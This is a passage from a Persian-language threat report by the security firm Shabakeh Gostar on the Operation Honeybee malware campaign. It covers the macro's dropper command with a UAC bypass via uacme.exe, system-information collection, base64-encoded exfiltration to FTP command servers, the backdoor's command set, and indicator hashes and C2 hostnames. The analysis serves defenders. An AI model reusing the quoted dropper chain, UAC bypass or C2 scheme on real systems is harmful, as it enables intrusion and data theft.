- یک فایل CAB برای سیستم‌های ۳۲ بیتی و یک فایل CAB برای سیستم‌های ۶۴ بیتی در این نسخه از بدافزار وجود دارد.
- این بدافزار برای عبور از UAC از uacme.exe به همراه dummy.dll استفاده می‌کند.
- DLL فایل install.bat را برای انجام تنظیمات سرویس – مشابه NTWDBLIB.dll – اجرا می‌کند.
- ممکن است فایل‌های exe و dummy.DLL برای سیستم‌های عامل ۶۴ بیتی و ۳۲ بیتی به صورت مجزا وجود داشته باشند. ipnet.dll نیز ممکن است به صورت ۶۴ بیتی و ۳۲ بیتی وجود داشته باشد.
- در این نسخه، ماکرو از فرمان زیر استفاده می‌کند:
  - cmd /c expand %TEMP%\setup.cab -F:* %TEMP% && cd /d %TEMP% && del /f /q setup.cab && uacme.exe
- اطلاعات اصالت‌سنجی مربوط به سرور فرماندهی موجود در فایل‌های CAB متفاوت است.

[۹] Registry

اطلاعات جمع‌آوری شده

با استفاده از فرامین زیر، مشخصات دستگاه آلوده شده و فهرست پروسه‌های در حال اجرا، از روی آن جمع‌آوری شده و به سرور فرماندهی ارسال می‌شوند.

- cmd /c systeminfo >%temp%\temp.ini
- cmd /c tasklist >%temp%\temp.ini

فشرده‌سازی اطلاعات

فرآیند فشرده‌سازی داده‌ها به این ترتیب انجام می‌شود:

- فایل‌های temp.ini در یک فایل متنی کپی می‌شوند. فایل متنی مطابق الگوی زیر است:
  - From <COMPUTER-NAME> (<Month>-<Day> <Hour>-<Minute>-<Second>).txt
- در این مرحله تمامی فایل‌های متنی در فایلی با نام temp.zip بایگانی شده که این فایل در مسیر %temp% ذخیره می‌شود.
- فایل فشرده با روش Base64 رمز شده (با استفاده از یک کلید سفارشی، مشابه کلیدی که در سند آلوده مورد استفاده قرار گرفته است) و سپس در فایل post.txt کپی می‌شود.
- فایل txt به سرور فرماندهی ارسال می‌شود.

قابلیت‌ها و فرامین اضافی

DLL آلوده با سرور FTP ارتباط برقرار کرده و مسیر /htdoc/ را برای یافتن فایل‌هایی با کلمات کلیدی زیر جستجو می‌کند:

- TO EVERYONE: ارسال فرامین به تمامی نقاط پایانی آلوده
- <COMPUTERNAME> TO: ارسال فرامین به یک نقطه پایانی مشخص

همچنین بدافزار از فرامین زیر پشتیبانی می‌کند:

- <filename> cmd /c pull: فایل مشخص شده در بخش <filename> را به temp.zip اضافه کرده و پس از رمزگذاری temp.zip با روش Base64، آن را در سرور فرماندهی بارگذاری می‌شود.
- <string> cmd /c chip: فایل تنظیمات ipnet.ini را حذف می‌کند و تنظیمات جدید (اطلاعات ارتباط با سرور فرماندهی) را در فایل ipnet.ini جدیدی می‌نویسد.
- <existing_file_name> <new_file_name> cmd /c put: فایل‌های مشخص شده در قسمت <existing_file_name> را در فایل جدیدی کپی کرده و فایل‌های قبلی را حذف می‌کند.
- <parameters> /user:: فایل‌های دریافت شده را با پارامترهای تعیین شده از طریق فراخوانی تابع CreateProcessAsUser اجرا می‌کند.
- <command> cmd /c: فرامین را بر روی نقطه پایانی آلوده اجرا می‌کند.

نتیجه‌گیری

بر اساس فراداده‌های مختلفی که در اسناد و فایل‌های اجرایی این حمله مشاهده شده، احتمالاً گردانندگان آن کره‌ای زبان هستند.

همچنین به نظر می‌رسد، مهاجمان افرادی را که در حوزه‌های مرتبط با کمک‌های بشر دوستانه و روابط میان دو کره فعال هستند، هدف قرار داده‌اند. البته نمونه‌هایی از فعالیت این بدافزار در خارج از مرزهای کره جنوبی مانند کشورهای سنگاپور، آرژانتین، ژاپن، اندونزی و کانادا نیز مشاهده شده است.

اگرچه این بدافزار مبتنی بر نسخه‌های قدیمی درب‌پشتی SYSCON توسعه داده شده است اما چندین جزء بدافزار به صورت منحصربه‌فرد کدنویسی شده‌است. محققان معتقدند دریافت‌کننده MaoCheng به صورت اختصاصی برای این حمله ایجاد شده است.

منبع

- https://securingtomorrow.mcafee.com/mcafee-labs/mcafee-uncovers-operation-honeybee-malicious-document-campaign-targeting-humanitarian-aid-groups/

پیوست


مشخصات شناسایی فایل‌های آلوده


درهم‌ساز	McAfee	Bitdefender
fe32d29fa16b1b71cd27b23a78ee9f6b7791bff3	Trojan-UACByPass!E69500F133B4	Trojan.GenericKD.30372733
f684e15dd2e84bac49ea9b89f9b2646dc32a2477	Trojan-FPFU!9ABD1767B449	Gen:Variant.Ursu.123325
1d280a77595a2d2bbd36b9b5d958f99be20f8e06	W97M/Downloader.chr	VB:Trojan.VBA.Dropper.D
19d9573f0b2c2100accd562cc82d57adb12a57ec	Trojan-FPFU!ACD00E87FEAC	Gen:Variant.Ursu.123325
f90a2155ac492c3c2d5e1d83e384e1a734e59cc0	Trojan-FPFU!587DA1534B7E	Gen:Variant.Johnnie.92642
9b832dda912cce6b23da8abf3881fcf4d2b7ce09	Trojan-FPFU!8D4210935BA3	Gen:Variant.Ursu.123325
f3b62fea38cb44e15984d941445d24e6b309bc7b	W97M/Downloader.chr	VB:Trojan.VBA.Dropper.D
66d2cea01b46c3353f4339a986a97b24ed89ee18	W97M/Downloader.chr	VB:Trojan.VBA.Dropper.D
7113aaab61cacb6086c5531a453adf82ca7e7d03	Trojan-HoneyBee	Gen:Trojan.Heur.D.iC4@dmskeCgi
d41daba0ebfa55d0c769ccfc03dbf6a5221e006a	Trojan-HoneyBee	Gen:Variant.Ursu.123325
25f4819e7948086d46df8de2eeeaa2b9ec6eca8c	Trojan-FPFU!BB2FBD8D143E	Gen:Variant.Ursu.123325
35ab747c15c20da29a14e8b46c07c0448cef4999	Trojan-HoneyBee	Gen:Variant.Ursu.123325
e87de3747d7c12c1eea9e73d3c2fb085b5ae8b42	Trojan-FPFU!36614876EEA3	Gen:Variant.Ursu.123325
0e4a7c0242b98723dc2b8cce1fbf1a43dd025cf0	Trojan-FPFU!FAC0A84C3D04	Gen:Variant.Ursu.123325
bca861a46d60831a3101c50f80a6d626fa99bf16	Trojan-FPFU!828930DCD7C0	Trojan.GenericKD.40156222
01530adb3f947fabebae5d9c04fb69f9000c3cef	Trojan-FPFU!41E9397A9E0F	Gen:Variant.Ursu.123325
4229896d61a5ad57ed5c247228606ce62c7032d0	Trojan-FPFU!1ACD45C751FA	Gen:Trojan.Heur.LP.cu4@aiVJp8ji
4c7e975f95ebc47423923b855a7530af52977f57	Trojan-FPFU!81AA0527C789	Trojan.Downloader.JUFM
5a6ad7a1c566204a92dd269312d1156d51e61dc4	Trojan-FPFU!9A925E048612	Gen:Variant.Ursu.123325
1dc50bfcab2bc80587ac900c03e23afcbe243f64	Trojan-FPFU!4017CE64F321	Gen:Variant.Ursu.123325
003e21b02be3248ff72cc2bfcd05bb161b6a2356	Trojan-FPFU!E00E2D202F5A	Gen:Variant.Ursu.123325
9b7c3c48bcef6330e3086de592b3223eb198744a	W97M/Downloader.chr	VB:Trojan.VBA.Dropper.D
85e2453b37602429596c9681a8c58a5c6faf8d0c	W97M/Downloader.chr	VB:Trojan.VBA.Dropper.D


نشانی‌های اینترنتی استفاده شده


- ftp.byethost31.com
- ftp.byethost11.com
- 1113427185.ifastnet.org
- navermail.byethost3.com
- nihon.byethost3.com


در اتاق خبر شبکه گستر بخوانید...























شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

اتـــاق خـبـــر

newsroom.shabakeh.net

مـرکـز آمـــوزش

events.shabakeh.net

خدمات پس از فروش و پشتیبانی

my.shabakeh.net

تارنمای شـرکت

www.shabakeh.net

شبکه گستر

شرکت مهندسی شبکه گستر

تهران خیابان شهید دستگردی (ظفر) شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ – ۰۲۱

info@shabakeh.net www.shabakeh.net